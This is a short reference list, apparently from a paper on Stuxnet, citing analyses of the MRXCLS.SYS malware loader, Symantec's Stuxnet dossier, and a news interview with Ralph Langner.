[Chappell 2010] Chappell, Geoff. The MRXCLS.SYS Malware Loader . October 14. 2010.

<http://www.geoffchappell.com/viewer.htm?doc=notes/security/stuxnet/mrxcls.htm>.

[SymantecDossier] Symantec, W32.Stuxnet Dossier, v. 1.2

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[ThabetMrxCls] MrxCls –Amr Thabet: Stuxnet Loader Driver

[LangnerCSM] Csmonitor, Mark Clayton, Ralph Langner. From the man who discovered Stuxnet, dire warnings one year later <http://www.csmonitor.com/USA/2011/0922/From-the-man-who-discovered-Stuxnet-dire-warnings-one-year-later/%28page%29/1>